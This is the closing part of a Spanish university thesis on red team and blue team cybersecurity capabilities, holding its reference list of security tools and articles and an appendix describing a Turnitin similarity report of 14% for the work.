<https://support.holmsecurity.com/knowledge/what-is-exploit-db-database>

Intelequia. (2026). *Red Team y Blue Team - Funciones y Diferencias en Ciberseguridad*.

[https://intelequia.com/es/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-](https://intelequia.com/es/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad)

[ciberseguridad](https://intelequia.com/es/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad)

Pfsense. (2026). *Sitio oficial de pfSense*. <https://www.pfsense.org>

Suricata. (2026). *Sitio oficial de Suricata*. <https://suricata.io>

UNIR. (2026). *¿Qué es el hardening de sistemas en informática?*

<https://www.unir.net/revista/ingenieria/hardening-que-es>

Wazuh. (2026). *Sitio oficial de Wazuh*. <https://wazuh.com>

Apéndices

Apéndice A

Resultado de revisión en Turnitin

The screenshot displays the Turnitin Feedback Studio interface. The main document area shows the following text:

Capacidades técnicas, tácticas y de respuesta para equipos red team y blue team

Carlos Eduardo Sanchez Salazar

The interface includes a sidebar on the right with a 'Resumen de coincidencias' (Summary of matches) section. It shows a total similarity score of 14% and a list of 12 sources with their respective percentages:

Rank	Source	Percentage
1	repository.unad.edu.co Fuente de Internet	4 %
2	Entregado a Universida... Trabajo del estudiante	3 %
3	openwebinars.net Fuente de Internet	1 %
4	www.coursera.com Fuente de Internet	1 %
5	Entregado a Universitat... Trabajo del estudiante	<1 %
6	Entregado a Universida... Trabajo del estudiante	<1 %
7	repositorio.unpgr.edu.pe Fuente de Internet	<1 %
8	Entregado a Instituto S... Trabajo del estudiante	<1 %
9	repositorio.uniremington... Fuente de Internet	<1 %
10	notcove.org Fuente de Internet	<1 %
11	Entregado a Corporaci... Trabajo del estudiante	<1 %
12	hdl.handle.net Fuente de Internet	<1 %

At the bottom of the interface, it shows 'Página: 1 de 87' and 'Número de palabras: 15101'. There are also options for 'Versión solo texto del informe' and 'Alta resolución'.

Nota. Se muestra el resultado obtenido de la herramienta Turnitin al revisar el documento.